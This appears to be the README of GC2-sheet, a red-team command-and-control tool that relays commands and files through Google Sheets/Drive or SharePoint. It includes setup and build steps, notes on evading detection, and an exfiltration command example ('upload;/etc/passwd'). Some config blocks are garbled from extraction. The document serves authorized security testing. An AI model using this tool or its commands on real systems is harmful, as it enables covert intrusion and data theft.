


Why

This project has been developed to provide a command and control that does not require any particular set up (like: a custom domain, VPS, CDN, ...) during Red Teaming activities.


Furthermore, the program will interact only with Google and Microsoft's domains (like *.google.com) to make network detection more difficult.

Workflow

Google



Microsoft



Set up

This C2 support both Google (Google Sheet + Google Drive) and Microsoft (SharePoint Lists + SharePoint Document) services. To use the C2 you need to set up both the local and cloud configuration.

Cloud config

Google

1. Create a new Google "service account"


Create a new Google "service account" using https://console.cloud.google.com/, create a .json key file for the service account.

2. Enable Google Sheet API and Google Drive API


Enable Google Drive API https://developers.google.com/drive/api/v3/enable-drive-api and Google Sheet API https://developers.google.com/sheets/api/quickstart/go.

3. Set up Google Sheet and Google Drive

Create a new Google Sheet and share it (as Editor) with the Service Account (by using its email).



Create a new Google Drive folder and share it (as Editor) with the Service Account (by using its email).




Microsoft

To interact with Microsoft services you will first need a Business subscription (you can get one for free for the first 30 days).


1. Create an Azure Application

Create a new Azure Aapplication as described here https://learn.microsoft.com/en-us/graph/auth-v2-service?tabs=http



After creating the new application, enable the following Graph APIs:

- Sites.ReadWrite.All
- Files.ReadWrite.All



Local config

1. Download the C2

The C2 can be cloned directly from GitHub:

```
git clone https://github.com/looCiprian/GC2-sheet
cd GC2-sheet
```

2. Configure the C2

To configure the C2 you need to modify the <code>cmd/options.yml</code> file. The C2 supports both Google and Microsoft services, mixing them is also possible.

Only Google services

```
CommandService: "Google" # Google Sheet will be used as command: FileSystemService: "Google" # Google Drive will be used as file: GoogleServiceAccountKey: "1234567890" # your escaped json file GoogleSheetID: "0987654321" # your Google Sheet ID (can be found GoogleDriveID: "1234554321" # your Google Drive folder ID (can be #RowId: 1 # optional, specify from which (Google Sheet or SharePo
```

```
\#Proxy: "http://127.0.0.1:8080" \# optional, specify the proxy Verbose: true # optional, suggested for debugging purposes
```

Only Microsoft services

```
CommandService: "Microsoft" # Microsoft SharePoint List will be | FileSystemService: "Microsoft" # Microsoft SharePoint Document w: MicrosoftTenantID: "567890098765" # your Azure Tenant ID where to MicrosoftClientID: "098765567890" # your Azure Application ID MicrosoftClientSecret: "1234509876" # your Azure Application Second MicrosoftSiteID: "0987612345" # # your SharePoint ID #RowId: 1 # optional, specify from which (Google Sheet or SharePoint ID #Proxy: "http://127.0.0.1:8080" # optional, specify the proxy Verbose: true # optional, suggested for debugging purposes
```

Mixing Google and Microsoft services

```
CommandService: "Google" # Google Sheet will be used as command: FileSystemService: "Microsoft" # Microsoft SharePoint Document w: GoogleServiceAccountKey: "1234567890" # your escaped json file GoogleSheetID: "0987654321" # your Google Sheet ID (can be found GoogleDriveID: "1234554321" # your Google Drive folder ID (can be MicrosoftTenantID: "567890098765" # your Azure Tenant ID where tl MicrosoftClientID: "098765567890" # your Azure Application ID MicrosoftClientSecret: "1234509876" # your Azure Application Second MicrosoftSiteID: "0987612345" # # your SharePoint ID #RowId: 1 # optional, specify from which (Google Sheet or SharePoint Proxy: "http://127.0.0.1:8080" # optional, specify the proxy Verbose: true # optional, suggested for debugging purposes
```

3. Build the executable

Few examples on how cross compile the C2 for different OS and architecture.

```
env GOOS=windows GOARCH=amd64 go build -ldflags "-s -w -H window: Penv GOOS=linux GOARCH=amd64 go build -ldflags "-s -w" env GOOS=darwin GOARCH=amd64 go build -ldflags "-s -w"
```

4. Run

After compiling execute it.

```
./gc2-sheet
```

The beacon will automatically create a new Google Sheet or Microsoft SharePoint List accordingly to your configuration.

Troubleshooting

Most of the errors can be detected by setting the verbose flag to true. By default, the C2 does not generate any output or error information.

Features

- Command execution using Google Sheet or Microsoft SharePoint List as a console
- Download files on the target using Google Drive or Microsoft SharePoint Document
- Data exfiltration using Google Drive or Microsoft SharePoint Document
- Self-kill switch and auto-delete from the target machine

Command execution

Google

A Google Sheet will be automatically created by the C2. Once created you can interact with the compromised system as shown below.



Microsoft

A Microsoft SharePoint List will be automatically created by the C2. Once created you can interact with the compromised system as shown below.



Data exfiltration file

Special command is reserved to exfiltrate files form the target system.

From Target to Google Drive/Microsoft SharePoint Document upload;<local path>
Example: upload;/etc/passwd

Note: files with the same name are automatically overwritten.

Download file

Special command is reserved to download files to the target system.

Google



Microsoft

Note: Files need to be saved in the SharePoint root folder, usually "Documents"

```
From SharePoint to Target

download; <SharePoint file path>; <local path>

Example:

download; download.txt; /home/user/downloaded.txt
```

Exit

By sending the exit command, the C2 will kill and delete itself from the target system.

PS: From os documentation: If a symlink was used to start the process, depending on the operating system, the result might be the symlink or the path it pointed to. In this case, the symlink is deleted.

DEF CON Slides + demo

DEF CON Slide

Demo

Demo by **Grant Collins**

Disclaimer

The owner of this project is not responsible for any illegal usage of this program.

This is an open source project meant to be used with authorization to assess the security posture and for research purposes.

The final user is solely responsible for their actions and decisions. The use of this project is at your own risk. The owner of this project does not accept any liability for any loss or damage caused by the use of this project.

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